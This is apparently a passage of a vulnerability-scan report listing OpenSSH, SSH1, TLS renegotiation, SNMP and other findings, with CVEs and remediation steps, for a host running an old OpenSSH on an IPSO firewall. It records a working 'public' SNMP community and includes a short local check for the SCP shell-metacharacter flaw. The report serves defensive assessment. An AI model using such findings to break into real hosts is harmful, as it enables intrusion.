Brute force of community names: Replace the default password (often "public" or "private") with a secure one. The password should be hard to guess, and should not be derived from the hostname of the machine or from its model name (e.g., "sun" or "ibm").
Eavesdropping of community names: SNMP Version 3 agents, as well as some of the SNMP Version 2 agents (not those named SNMPv2c for "community based SNMP version 2") include authentication using hashing functions, such as MD5.
Eavesdropping of information retrieved by authorized users: Use the privacy function, such as DES-encryption, of the protocols described above.
Replay of legitimate SNMP message by unauthorized users: The protocols described above provide a simple replay protection using a timestamp and a message sequence number.

RESULT:

public

4 SSH Protocol Version 1 Supported port 22/tcp

QID:	38304	CVSS Base:	7.5	PCI Severity:	HIGH
Category:	General remote services	CVSS Temporal:	6.8	PCI Status:	FAIL
CVE ID:	CVE-2001-1473				
Vendor Reference:	-				
Bugtraq ID:	-				

Last Update: 02/15/2012

THREAT:
SSH1 protocol was deprecated due to multiple vulnerabilities and design flaws.
Among multiple vulnerabilities that exist in SSH protocol Version 1 are:

a CRC32 compensation attack detector vulnerability (buffer overflow)
an unauthorized session key recovery problem

Multiple vendors' implementations are vulnerable due to the fact that these are protocol design errors. Version 2 of the SSH protocol fixed these errors.

Please refer to the following URL for more information:

http://www.kb.cert.org/vuls/id/684820

IMPACT:
The consequences of vulnerabilities present is SSH Version 1 include:

SSH protected traffic compromise
root shell access to the system running SSH server

SOLUTION:
Disable SSH1 support. See your vendor's Web site for information on how to disable SSH protocol Version 1 support. Some references are provided below:
SSH Communications Security
F-Secure
OpenSSH

Note: Do not enable SSH Version 1 Fallback since systems with upgraded versions of SSH and with Fallback Version 1 enabled are still vulnerable.

RESULT:

SSH1 supported	yes
Supported authentications for SSH1	RSA, password, keyboard-interactive

Potential Vulnerabilities (11)

2 IP Forwarding Enabled

QID:	115284	CVSS Base:	7.5	PCI Severity:	HIGH
Category:	Local	CVSS Temporal:	6.8	PCI Status:	FAIL
CVE ID:	CVE-1999-0511				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	12/17/2009				

THREAT:
If this machine is not a router or a firewall, then IP forwarding should not be activated.

IMPACT:
If this machine is not intended to be a router, then it may allow a malicious user to access your internal network.

SOLUTION:
Disable IP fowarding by following the appropriate instructions below:

On Windows 2000 and Windows NT, set the value of the following registry key to zero: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\

Services\Tcpip\Parameters\IPEnableRouter
On Linux, insert this line in your startup script: "sysctl -w net.ipv4.ip_forward=0"
On Solaris, HP-UX B11.11 and B11.00, insert this line in your startup script: "ndd -set /dev/ip ip_forwarding 0"
On Mac OS X, insert this line in your startup script: "sysctl -w net.inet.ip.forwarding=0"

RESULT:
enabled

2 TLS Protocol Session Renegotiation Security Vulnerability port 443/tcp over SSL

QID:	38596	CVSS Base:	5.8	PCI Severity:	MED
Category:	General remote services	CVSS Temporal:	5		
CVE ID:	CVE-2009-3555				
Vendor Reference:	-				
Bugtraq ID:	36935				
Last Update:	08/31/2010				

THREAT:
Transport Layer Security (TLS) is a cryptographic protocol that provides security for communications over networks at the Transport Layer.

TLS protocol is prone to a security vulnerability that allows for man-in-the-middle attacks. Note that this issue does not allow attackers to decrypt encrypted data

Specifically, the issue exists in a way applications handle the session renegotiation process and may allow attackers to inject arbitrary plaintext into the beginning of application protocol stream. The attack has been confirmed to work with HTTP as the application protocol but it is believed to be also possible with other protocols that are layered on TLS.

IMPACT:
In case of the HTTP protocol used with the vulnerable TLS implementation, this attack is carried out by intercepting 'Client Hello' requests and then forcing session renegotiation. An unauthorized attacker can then cause the webserver to process arbitrary requests that would otherwise require valid client side certificate for authorization. Please note that the attacker will not be able to gain direct access to the server response.

Mitigating factors:
To successfully exploit this vulnerability a full man-in-the-middle control of the TCP connection is required. The attacker needs to accept the TCP connection from the client and establish a new connection to the server.

SOLUTION:
For Microsoft Windows, refer to MS10-049 for further information.

Workaround:
OpenSSL has provided a version (0.9.8l) that has a workaround. Please refer to OpenSSL Change Log (Changes between 0.9.8k and 0.9.8l Section) to obtain additional details.

Microsoft has provided the following workaround:

- Enable SSLAlwaysNegoClientCert on IIS 6 and above: Web servers running IIS 6 and later that are affected because they require mutual authentication by requesting a client certificate, can be hardened by enabling the SSLAlwaysNegoClientCert setting. This will cause IIS to prompt the client for a certificate upon the initial connection, and does not require a server-initiated renegotiation.

Impact of the workaround: Setting this flag will require the client to authenticate prior to loading any element from the SSL-protected web site. This will cause the browser to always prompt the user for a client certificate upon connecting to the SSL protected Web site.

Refer to Microsoft Security Advisory 977377 for further details on applying the workarounds. Additional information is also available at KB977377.

RESULT:

Number of SSL renegotiations:1

2 OpenSSH GSSAPI Credential Disclosure Vulnerability

QID:	38469	CVSS Base:	5	PCI Severity:	MED
Category:	General remote services	CVSS Temporal:	3.7	PCI Status:	FAIL
CVE ID:	CVE-2005-2798				
Vendor Reference:	RHSA-2005:527-01				
Bugtraq ID:	14729				
Last Update:	07/08/2009				

THREAT:
OpenSSH is a freely available, open-source implementation of the Secure Shell protocol. It is available for the Unix, Linux, and Microsoft platforms. OpenSSH has the ability to use GSSAPI authentication to utilize Kerberos credentials.

OpenSSH is susceptible to a GSSAPI credential delegation vulnerability.
Specifically, if a user has GSSAPI authentication configured, and "GSSAPIDelegateCredentials" is enabled, their Kerberos credentials will be forwarded to remote hosts. This occurs even when the user uses authentication methods other than GSSAPI to connect, which is not what is usually expected.

IMPACT:
This vulnerability allows remote attackers to improperly gain access to GSSAPI credentials, allowing them to utilize the credentials to access resources granted to the original principal.

SOLUTION:
This issue affects versions of OpenSSH prior to 4.2. The vendor released OpenSSH version 4.2 to address this issue.

HP has released a patch to address this issue. Refer to HP's technical support document HP-UX (registration required) for further details.

RESULT:

SSH-1.99-OpenSSH_3.1p1

3 OpenSSH Reverse DNS Lookup Access Control Bypass Vulnerability

QID:	38198	CVSS Base:	7.5	PCI Severity:	HIGH
Category:	General remote services	CVSS Temporal:	5.9	PCI Status:	FAIL
CVE ID:	CVE-2003-0386				
Vendor Reference:	-				
Bugtraq ID:	7831				
Last Update:	06/12/2009				

THREAT:
OpenSSH is a freely available implementation of the SSH client-server protocol. It is distributed and maintained by the OpenSSH team.

A vulnerability has been reported for OpenSSH that may allow unauthorized access to an OpenSSH server's login mechanism. The vulnerability exists in the way OpenSSH restricts access. It's possible to configure OpenSSH to restrict access based on certain hostname or IP address patterns. When a connection is made to an OpenSSH server, a reverse DNS lookup is made to verify the hostname. Access to the login mechanism is then granted based on the lookup response.

An attacker who controls a malicious DNS server may be capable of spoofing a PTR record to mimic the hostname of an authorized user. Furthermore, by using a record containing an IP address of a trusted host, it may also be possible to bypass the access control.

IMPACT:
An attacker can exploit this vulnerability to access the login mechanism of a restricted OpenSSH server. Note that if a target OpenSSH server is configured to carry out key-based authentication, an attacker may be capable of gaining remote access. For this to occur, an attacker must possess a key (such as an RSA key) of a trusted OpenSSH user.

SOLUTION:
Workaround:

As a workaround, these options are available:

Enable "VerifyReverseMapping" on the sshd server. This is the vendor-recommended workaround. Note that this option may lead to slow logins when the client doesn't have a reverse DNS server.
Consider using tcp-wrappers to restrict access by IP address.
Consider using a packet filter or firewall in addition to the OpenSSH
restrictions.

Patch:

Refer to RHSA-2006:0298 for patch, upgrade, or suggested workaround information.

RESULT:
SSH-1.99-OpenSSH_3.1p1

3 OpenSSH X11 Hijacking Attack Vulnerability

QID:	42340	CVSS Base:	6.9	PCI Severity:	MED
Category:	General remote services	CVSS Temporal:	5.4	PCI Status:	FAIL
CVE ID:	CVE-2008-1483				
Vendor Reference:	openssh-5.0 release note				
Bugtraq ID:	-				
Last Update:	06/29/2010				

THREAT:
OpenSSH is a set of computer programs providing encrypted communication sessions over a computer network using the SSH protocol.

OpenSSH is prone to a vulnerability that allows attackers to hijack forwarded X connections.Successfully exploiting this issue may allow an attacker run arbitrary shell commands.

Affected Versions:
OpenSSH Versions prior to 5.0 are vulnerable.

IMPACT:
Successfully exploiting this issue may allow an attacker run arbitrary shell commands with the privileges of the user running the affected application.

SOLUTION:
Upgrade to OpenSSH 5.0 or later, available from the OpenSSH OpenSSH Download site.

RESULT:
SSH-1.99-OpenSSH_3.1p1

3 OpenSSH Local SCP Shell Command Execution Vulnerability (FEDORA-2006-056, Vmware-3069097-Patch, Vmware-9986131-Patch)

QID:	115317	CVSS Base:	4.6	PCI Severity:	MED
Category:	Local	CVSS Temporal:	3.5	PCI Status:	FAIL
CVE ID:	CVE-2006-0225				
Vendor Reference:	-				

Bugtraq ID:	16369
Last Update:	06/17/2010

THREAT:
OpenSSH is a freely available, open source implementation of the Secure Shell protocol. It is available for multiple platforms, including Unix, Linux and Microsoft. SCP is a secure copy application that is a part of OpenSSH. It is used to copy files from one computer to another over an SSH connection. If SCP is given all-local paths to copy, it acts like the system "cp" command.

OpenSSH is susceptible to a local SCP shell command execution vulnerability. This issue is due to a failure of the application to properly sanitize user-supplied input prior to utilizing it in a "system()" function call.

If SCP is used in an all-local fashion, without any hostnames, it utilizes the "system()" function to execute a local copy operation. By utilizing the "system()" function, a shell is spawned to process the arguments. If filenames are created that contain shell metacharacters, they will be processed by the shell during the "system()" function call. Attackers can create files with names that contain shell metacharacters along with commands to be executed. If a local user then utilizes SCP to copy these files (likely during bulk copy operations involving wildcards), then the attacker-supplied commands will be executed with the privileges of the user running SCP.

This issue reportedly affects OpenSSH Version 4.2. Other versions may also be affected.

IMPACT:
This issue can allow local attackers to execute arbitrary shell commands with the privileges of users executing a vulnerable version of SCP.

SOLUTION:
If you are a Fedora user, please visit Fedora advisory FEDORA-2006-056.

HP has released a patch to address this issue. Refer to HP's technical support document HPSBUX02178 (registration required) for further details.

Open SSH release release-4.3 fixes the issue. Please visit OpenSSH release-4.3 Web site for more information on updates.

You can confirm if this vulnerability is present on your computer as follows.

On a Unix prompt, type these commands:
a. touch foo\ bar
b. mkdir "any_directory"
c. scp foo\ bar "any_directory"

If the output is:
"cp: cannot stat `foo': No such file or directory
cp: cannot stat `bar': No such file or directory"

then your OpenSSH is vulnerable.

refer to the following link for Redhat advisory RHSA-2006:0044-14.

Refer to Vmware advisory VMware Patch 9986131 and VMware Patch 3069097.

RESULT:
SSH-1.99-OpenSSH_3.1p1

 3 OpenSSH Plaintext Recovery Attack Against SSH Vulnerability

QID:	42339	CVSS Base:	2.6	PCI Severity:	LOW
Category:	General remote services	CVSS Temporal:	2		

CVE ID:	CVE-2008-5161
Vendor Reference:	openssh-5.2 release note
Bugtraq ID:	-
Last Update:	09/13/2010

THREAT:
OpenSSH is a set of computer programs providing encrypted communication sessions over a computer network using the SSH protocol.

OpenSSH is prone to a plain text recovery attack. The issue is in the SSH protocol specification itself and exists in Secure Shell (SSH) software when used with CBC-mode ciphers.

Affected Versions:
OpenSSH Version 5.1 and earlier.

IMPACT:
This issue can be exploited by a remote unprivileged user to gain access to some of the plain text information from intercepted SSH network traffic, which would otherwise be encrypted.

SOLUTION:
Upgrade to OpenSSH 5.2 or later, available from the OpenSSH OpenSSH Download site.

RESULT:

SSH-1.99-OpenSSH_3.1p1

4 OpenSSH Signal Handling Vulnerability

QID:	38560	CVSS Base:	9.3	PCI Severity:	HIGH
Category:	General remote services	CVSS Temporal:	7.3	PCI Status:	FAIL
CVE ID:	CVE-2006-5051, CVE-2006-4924				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	02/15/2012				

THREAT:
OpenSSH is a set of computer programs providing encrypted communication sessions over a computer network using the SSH protocol.

The following security vulnerabilities have been identified in OpenSSH:

- A signal handler race condition in OpenSSH before Version 4.4 can be exploited to cause a crash, and possibly execute arbitrary code if GSSAPI authentication is enabled, via unspecified vectors that lead to a double-free. (CVE-2006-5051)

- A denial of service vulnerability exists in sshd in OpenSSH before Version 4.4, when using the SSH protocol Version 1, because it does not properly handle duplicate incoming blocks. This can be exploited by a remote attacker to cause sshd to consume a large quantity of CPU resources. (CVE-2006-4924)

IMPACT:
If this vulnerability is successfully exploited, it can crash the OpenSSH server and potentially allow execution of arbitrary code.

SOLUTION:
Upgrade to OpenSSH 4.4 or later, available from the OpenSSH Web site http://www.openssh.org/.

Several vendors have issued fixes to resolve this issue. Below are links to the advisories which contain patch download information.

Debian GNU/Linux:
http://www.debian.org/security/2006/dsa-1189

Red Hat Linux:
http://rhn.redhat.com/errata/RHSA-2006-0697.html

SuSE Linux:
http://www.novell.com/linux/security/advisories/2006_62_openssh.html

Sun Microsystems:
https://support.oracle.com/CSP/main/article?cmd=show&type=NOT&id=1000947.1 (registration required)

Mandriva:
http://www.mandriva.com/security/advisories?name=MDKSA-2006:179

HP has released a patch to address this issue. Refer to HP's technical support document HPSBUX02178 (registration required) for further details.

Ubuntu:
http://www.ubuntu.com/usn/usn-355-1

VMware ESX Server
For ESX 3.0.0: Patch 3069097
For ESX 3.0.1: Patch 9986131

For other distributions:
Please contact your vendor for upgrade or patch information.

RESULT:

SSH-1.99-OpenSSH_3.1p1

5 OpenSSH PAMAuthenticationViaKbdInt Buffer Overflow Vulnerability

QID:	38202	CVSS Base:	10	PCI Severity:	HIGH
Category:	General remote services	CVSS Temporal:	7.4	PCI Status:	FAIL
CVE ID:	CVE-2002-0640				
Vendor Reference:	RHSA-2002-127				
Bugtraq ID:	5093				
Last Update:	06/11/2009				

THREAT:
OpenSSH is a freely available implementation of the SSH client-server protocol. It is distributed and maintained by the OpenSSH team. OpenSSH includes client and server software, and supports SSH and SFTP. It was initially developed for OpenBSD, but is also widely used for Linux, Solaris, and other Unix operating systems.

OpenSSH has a buffer overflow vulnerability involving the number of responses received during challenge response authentication. Regardless of the setting of the challenge response configuration option, systems using PAM modules that use interactive keyboard authentication (PAMAuthenticationViaKbdInt), may be vulnerable to the remote execution of code. At this time, it is not known if this vulnerability is exploitable. Note: Systems running with 'PAMAuthenticationViaKbdInt no' are not affected.

IMPACT:
This vulnerability may be exploited to execute arbitrary code on the vulnerable machine.

SOLUTION:
Solution: This issue was resolved in OpenSSH Version 3.4. Please upgrade to the latest version of OpenSSH, available from the OpenSSH Web

site.

Workaround: For OpenSSH versions greater than 2.9, system administrators can disable the vulnerable portion of the code affecting the PAM authentication issue by setting the "PAMAuthenticationViaKbdInt" configuration option to "no" in their sshd configuration file. Typically, this is accomplished by adding the following line to /etc/ssh/sshd_config:

PAMAuthenticationViaKbdInt no

This option may be disabled (set to "no") by default. This workaround should prevent the second vulnerability from being exploited if PAM interactive keyboard authentication is used.

RESULT:

SSH-1.99-OpenSSH_3.1p1

5 OpenSSH Challenge-Response Authentication Integer Overflow Vulnerability port 22/tcp

QID:	38113	CVSS Base:	10	PCI Severity:	HIGH
Category:	General remote services	CVSS Temporal:	7.4	PCI Status:	FAIL
CVE ID:	CVE-2002-0639				
Vendor Reference:	-				
Bugtraq ID:	5093				
Last Update:	06/11/2009				

THREAT:

OpenSSH is a freely available implementation of the SSH client-server protocol. It is distributed and maintained by the OpenSSH team. OpenSSH includes client and server software, and supports SSH and SFTP. It was initially developed for OpenBSD, but is also widely used for Linux, Solaris, and other Unix operating systems.

A vulnerability exists within the "challenge-response" authentication mechanism in the OpenSSH daemon (sshd). This mechanism, part of the SSH2 protocol, verifies a user's identity by generating a challenge and forcing the user to supply a number of responses.

OpenSSH supports the SKEY and BSD_AUTH authentication options. These are compile-time options. At least one of these options must be enabled before the OpenSSH binaries are compiled for the vulnerable condition to be present. OpenBSD 3.0 and later is distributed with BSD_AUTH enabled. The SKEY and BSD_AUTH options are not enabled by default in many distributions. However, if these options are explicitly enabled, that build of OpenSSH may be vulnerable.

Note: Systems running with 'ChallengeResponseAuthentication no' are not affected.

IMPACT:

It is possible for a remote user to send a specially-crafted reply that triggers an overflow. This can result in a remote denial of service attack on the OpenSSH daemon or a complete compromise. The OpenSSH daemon runs with superuser privileges, so remote attackers can gain superuser access by exploiting this vulnerability.

SOLUTION:

Upgrade to OpenSSH 3.4 and enable Privilege Separation in the SSHd daemon. You can download the new version of OpenSSH from the OpenSSH Web site. Before ugprading and using Privilege Separation, read the description below, as well as your vendor's advisory to better understand how it may affect you.

You should do something like the following to prepare the privsep preauth environment:

```
# mkdir /var/empty
# chown root:sys /var/empty
# chmod 755 /var/empty
# groupadd sshd
# useradd -g sshd sshd
```

Set the following in your '/etc/ssh/sshd_config' file:

UsePrivilegeSeparation yes

RESULT:

SSH-1.99-OpenSSH_3.1p1

5 OpenSSH Multiple Memory Management Vulnerabilities

QID:	38217	CVSS Base:	10	PCI Severity:	HIGH
Category:	General remote services	CVSS Temporal:	8.3	PCI Status:	FAIL
CVE ID:	CVE-2003-0693, CVE-2003-0695, CVE-2003-0682				
Vendor Reference:	-				
Bugtraq ID:	8628				
Last Update:	06/04/2009				

THREAT:

Multiple memory management errors have been reported in OpenSSH. These issues exist in the "buffer.c" source file, and may potentially be exploited to execute arbitrary code with the privileges of OpenSSH. The problem appears to be buffer size accounting and related issues, and could result in corruption of heap memory with attacker-supplied values.

IMPACT:

An attacker could exploit this vulnerability to launch a denial of service attack on the SSH service, or to execute arbitrary privileged code on the target.

SOLUTION:

OpenSSH 3.7.1p1 has been released to address this issue. Check the OpenSSH Advisory for the latest information.

Many vendors backport the patches to packages based on earlier versions of openssh. The following packages have been reported to address this issue:

Solaris 9 SPARC: patch 113273-04 or later
Solaris 9 x86: patch 114858-03 or later
AIX-5.2 opensshi-aix52 3.6.1p2_52
AIX-5.1 opensshi-aix51 3.6.1p2_51
HP-UX B.11.22 T1471AA_A.03.61.002_HP-UX_B.11.22_IA.depot
HP-UX B.11.11 T1471AA_A.03.61.002_HP-UX_B.11.11_32+64.depot
HP-UX B.11.00 T1471AA_A.03.61.002_HP-UX_B.11.00_32+64.depot
redhat: openssh-3.1p1-14
fedora: openssh-3.6.1p2-19
mandrake: openssh-3.6.1p2-1.1
debian: openssh-krb5_3.4p1
suse-8.2: openssh-3.5p1-106
suse-8.1, 8-0: openssh-3.4p1-214
Mac OS X 10.2.8

As a workaround, configure OpenSSH to run with privilege separation. This configuration will reduce the impact of any latent vulnerabilities.

RESULT:

SSH-1.99-OpenSSH_3.1p1

Information Gathered (13)

1 DNS Host Name

QID: 6

Category: Information gathering
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 01/01/1999

THREAT:
The fully qualified domain name of this host, if it was obtained from a DNS server, is displayed in the RESULT section.

RESULT:

IP address	Host name
IP Address: 5	No registered hostname

 1 Traceroute

QID: 45006
Category: Information gathering
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 05/09/2003

THREAT:
Traceroute describes the path in realtime from the scanner to the remote host being contacted. It reports the IP addresses of all the routers in between.

RESULT:

Hops	IP	Round Trip Time	Probe
1		0.45ms	ICMP
2		0.77ms	ICMP
3		0.53ms	ICMP
4		0.50ms	ICMP
5		2.79ms	ICMP
6		21.26ms	ICMP
7		18.04ms	ICMP
8		21.20ms	ICMP
9		18.19ms	ICMP
10		135.40ms	ICMP
11		92.60ms	ICMP
12		93.82ms	ICMP
13		147.07ms	ICMP
14		93.43ms	ICMP
15		89.97ms	ICMP
16		96.56ms	ICMP
17	*.*.*.*	0.00ms	Other
18	IP Address: 5	112.02ms	UDP

 1 Host Names Found

QID: 45039
Category: Information gathering
CVE ID: -

Vendor Reference: -
Bugtraq ID: -
Last Update: 02/14/2005

THREAT:
The following host names were discovered for this computer using various methods such as DNS look up, NetBIOS query, and SQL server name query.

RESULT:

Host Name	Source
nne	SNMP

1 Firewall Detected

QID: 34011
Category: Firewall
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 10/16/2001

THREAT:
A packet filtering device protecting this IP was detected. This is likely to be a firewall or a router using access control lists (ACLs).

RESULT:
Some of the ports filtered by the firewall are: 2869.

1 Open TCP Services List

QID: 82023
Category: TCP/IP
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 06/15/2009

THREAT:
The port scanner enables unauthorized users with the appropriate tools to draw a map of all services on this host that can be accessed from the Internet. The test was carried out with a "stealth" port scanner so that the server does not log real connections.

The Results section displays the port number (Port), the default service listening on the port (IANA Assigned Ports/Services), the description of the service (Description) and the service that the scanner detected using service discovery (Service Detected).

IMPACT:
Unauthorized users can exploit this information to test vulnerabilities in each of the open services.

SOLUTION:
Shut down any unknown or unused service on the list. If you have difficulty figuring out which service is provided by which process or program, contact your provider's support team. For more information about commercial and open-source Intrusion Detection Systems available for detecting port scanners of this kind, visit the CERT Web site.

RESULT:

Port	IANA Assigned Ports/Services	Description	Service Detected	OS On Redirected Port
22	ssh	SSH Remote Login Protocol	ssh	
23	telnet	Telnet	telnet	
443	https	http protocol over TLS/SSL	http over ssl	

1 Open UDP Services List

QID: 82004
Category: TCP/IP
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 07/11/2005

THREAT:
A port scanner was used to draw a map of all the UDP services on this host that can be accessed from the Internet.

Note that if the host is behind a firewall, there is a small chance that the list includes a few ports that are filtered or blocked by the firewall but are not actually open on the target host. This (false positive on UDP open ports) may happen when the firewall is configured to reject UDP packets for most (but not all) ports with an ICMP Port Unreachable packet. This may also happen when the firewall is configured to allow UDP packets for most (but not all) ports through and filter/block/drop UDP packets for only a few ports. Both cases are uncommon.

IMPACT:
Unauthorized users can exploit this information to test vulnerabilities in each of the open services.

SOLUTION:
Shut down any unknown or unused service on the list. If you have difficulty working out which service is provided by which process or program, contact your provider's support team. For more information about commercial and open-source Intrusion Detection Systems available for detecting port scanners of this kind, visit the CERT Web site.

RESULT:

Port	IANA Assigned Ports/Services	Description	Service Detected
161	snmp	SNMP	snmp
514	syslog	syslog	unknown

1 Scan Diagnostics port 443/tcp

QID: 150021
Category: Web Application
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 01/16/2009

THREAT:
This check provides various details of the scan's performance and behavior. In some cases, this check can be used to identify problems that the scanner encountered when crawling the target Web application.

IMPACT:
The scan diagnostics data provides technical details about the crawler's performance and behavior. This information does not necessarily imply problems with the Web application.

SOLUTION:
No action is required.

RESULT:

Collected 2 links overall.
Path manipulation: estimated time < 1 minute (82 tests, 3 inputs)
Path manipulation: 82 vulnsigs tests, completed 101 requests, 45 seconds. All tests completed.
WS enumeration: estimated time < 1 minute (9 tests, 62 inputs)
WS enumeration: 9 vulnsigs tests, completed 549 requests, 244 seconds. All tests completed.
HTTP call manipulation: estimated time < 1 minute (26 tests, 0 inputs)
HTTP call manipulation: 26 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
Cookie manipulation: estimated time < 1 minute (26 tests, 1 inputs)
Cookie manipulation: 26 vulnsigs tests, completed 35 requests, 18 seconds. XSS optimization removed 17 links. Completed 35 requests of 52 estimated requests (67%). All tests completed.
Header manipulation: estimated time < 1 minute (26 tests, 2 inputs)
Header manipulation: 26 vulnsigs tests, completed 34 requests, 15 seconds. XSS optimization removed 34 links. Completed 34 requests of 104 estimated requests (33%). All tests completed.
Total requests made: 736
Average server response time: 3.05 seconds
Most recent links:

1 SSL Web Server Version port 443/tcp

QID:	86001
Category:	Web server
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	01/01/1999

RESULT:

Server Version	Server Banner
Apache	Apache

1 Links Crawled port 443/tcp

QID:	150009
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	10/21/2008

THREAT:
The list of unique links crawled by the Web application scanner appear in the Results section. This list may contain fewer links than the maximum threshold defined at scan launch. The maximum links to crawl includes links in this list, requests made via HTML forms, and requests for the same link made as an anonymous and authenticated user.

RESULT:

Duration of crawl phase (seconds): 13.00
Number of links: 2
(This number excludes form requests and links re-requested during authentication.)

1 Host Scan Time

QID:	45038
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	11/19/2004

THREAT:
The Host Scan Time is the period of time it takes the scanning engine to perform the vulnerability assessment of a single target host. The Host Scan Time for this host is reported in the Result section below.

The Host Scan Time does not have a direct correlation to the Duration time as displayed in the Report Summary section of a scan results report. The Duration is the period of time it takes the service to perform a scan task. The Duration includes the time it takes the service to scan all hosts, which may involve parallel scanning. It also includes the time it takes for a scanner appliance to pick up the scan task and transfer the results back to the service's Secure Operating Center. Further, when a scan task is distributed across multiple scanners, the Duration includes the time it takes to perform parallel host scanning on all scanners.

RESULT:

Scan duration: 4621 seconds

Start time: Fri, Feb 17 2012, 18:34:06 GMT

End time: Fri, Feb 17 2012, 19:51:07 GMT

2 Operating System Detected

QID:	45017
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	02/09/2005

THREAT:
Several different techniques can be used to identify the operating system (OS) running on a host. A short description of these techniques is provided below. The specific technique used to identify the OS on this host is included in the RESULTS section of your report.

1) TCP/IP Fingerprint: The operating system of a host can be identified from a remote system using TCP/IP fingerprinting. All underlying operating system TCP/IP stacks have subtle differences that can be seen in their responses to specially-crafted TCP packets. According to the results of this "fingerprinting" technique, the OS version is among those listed below.

Note that if one or more of these subtle differences are modified by a firewall or a packet filtering device between the scanner and the host, the fingerprinting technique may fail. Consequently, the version of the OS may not be detected correctly. If the host is behind a proxy-type firewall, the version of the operating system detected may be that for the firewall instead of for the host being scanned.

2) NetBIOS: Short for Network Basic Input Output System, an application programming interface (API) that augments the DOS BIOS by adding special functions for local-area networks (LANs). Almost all LANs for PCs are based on the NetBIOS. Some LAN manufacturers have even extended it, adding additional network capabilities. NetBIOS relies on a message format called Server Message Block (SMB).

3) PHP Info: PHP is a hypertext pre-processor, an open-source, server-side, HTML-embedded scripting language used to create dynamic Web pages. Under some configurations it is possible to call PHP functions like phpinfo() and obtain operating system information.

4) SNMP: The Simple Network Monitoring Protocol is used to monitor hosts, routers, and the networks to which they attach. The SNMP service maintains Management Information Base (MIB), a set of variables (database) that can be fetched by Managers. These include "MIB_II.system. sysDescr" for the operating system.

IMPACT:
Not applicable

SOLUTION:
Not applicable

RESULT:

Operating System	Technique	ID
Nokia / CheckPoint FW1	TCP/IP Fingerprint	U1338:22
IPSO nne 3.8.1-BUILD028 releng 1518_12.02.2004-222502 i386	SNMP sysDescr	

2 Host Uptime Based on TCP TimeStamp Option

QID: 82063
Category: TCP/IP
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 05/29/2007

THREAT:
The TCP/IP stack on the host supports the TCP TimeStamp (kind 8) option. Typically the timestamp used is the host's uptime (since last reboot) in various units (e.g., one hundredth of second, one tenth of a second, etc.). Based on this, we can obtain the host's uptime. The result is given in the Result section below.

Some operating systems (e.g., MacOS, OpenBSD) use a non-zero, probably random, initial value for the timestamp. For these operating systems, the uptime obtained does not reflect the actual uptime of the host; the former is always larger than the latter.

RESULT:

Based on TCP timestamps obtained via port 22, the host's uptime is 0 days, 7 hours, and 6 minutes.
The TCP timestamps from the host are in units of 500 milliseconds.

3 Remote Access or Management Service Detected

QID: 42017
Category: General remote services
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 10/17/2011

THREAT:
A remote access or remote management service was detected. If such a service is accessible to malicious users it can be used to carry different type of attacks. Malicious users could try to brute force credentials or collect additional information on the service which could enable them in crafting further attacks.

The Results section includes information on the remote access service that was found on the target.

Services like Telnet, Rlogin, SSH, windows remote desktop, pcAnywhere, Citrix Management Console, Remote Admin (RAdmin), VNC, OPENVPN and ISAKMP are checked.

IMPACT:
Consequences vary by the type of attack.

SOLUTION:
Expose the remote access or remote management services only to the system administrators or intended users of the system.

RESULT:

Service name: SSH on TCP port 22.
Service name: Telnet on TCP port 23.

IP Address: 6 (betty,BETTY) Windows 2003 Service Pack 2

Vulnerabilities Total	66	Security Risk	5.0

Vulnerabilities (47)

1 Possible Clickjacking vulnerability port 1158/tcp

QID:	150081	CVSS Base:	10	PCI Severity:	HIGH
Category:	Web Application	CVSS Temporal:	8.5		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	06/02/2011				

THREAT:
Click-jacking lets an attacker to trick the user on clicking on the link by framing the original page and showing a layer on top of it with dummy buttons.

IMPACT:
Attacks like CSRF can be performed using Clickjacking techniques.

SOLUTION:
Two of the most popular preventions are:
X-Frame-Options: This header works with most of the modern browsers and can be used to prevent framing of the page.
Framekiller: JavaScript code that prevents the malicious user from framing the page.

RESULT:

matched: The response for this request did not have an "X-FRAME-OPTIONS" header present.

matched: The response for this request did not have an "X-FRAME-OPTIONS" header present.

matched: The response for this request did not have an "X-FRAME-OPTIONS" header present.

1 ICMP Timestamp Request

QID:	82003	CVSS Base:	0	PCI Severity:	LOW
Category:	TCP/IP	CVSS Temporal:	-		
CVE ID:	CVE-1999-0524				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	04/29/2009				

THREAT:

ICMP (Internet Control and Error Message Protocol) is a protocol encapsulated in IP packets. It's principal purpose is to provide a protocol layer able to inform gateways of the inter-connectivity and accessibility of other gateways or hosts. "ping" is a well-known program for determining if a host is up or down. It uses ICMP echo packets. ICMP timestamp packets are used to synchronize clocks between hosts.

IMPACT:
Unauthorized users can obtain information about your network by sending ICMP timestamp packets. For example, the internal systems clock should not be disclosed since some internal daemons use this value to calculate ID or sequence numbers (i.e., on SunOS servers).

SOLUTION:
You can filter ICMP messages of type "Timestamp" and "Timestamp Reply" at the firewall level. Some system administrators choose to filter most types of ICMP messages for various reasons. For example, they may want to protect their internal hosts from ICMP-based Denial Of Service attacks, such as the Ping of Death or Smurf attacks.

However, you should never filter ALL ICMP messages, as some of them ("Don't Fragment", "Destination Unreachable", "Source Quench", etc) are necessary for proper behavior of Operating System TCP/IP stacks.

It may be wiser to contact your network consultants for advice, since this issue impacts your overall network reliability and security.

RESULT:

Timestamp of host (host byte ordering): 18:07:09 GMT

1 Oracle Password Settings Do Not Conform to Recommendations port 1043/tcp

QID:	19181	CVSS Base:	0	PCI Severity:	LOW
Category:	Database	CVSS Temporal:	-		
CVE ID:	-				
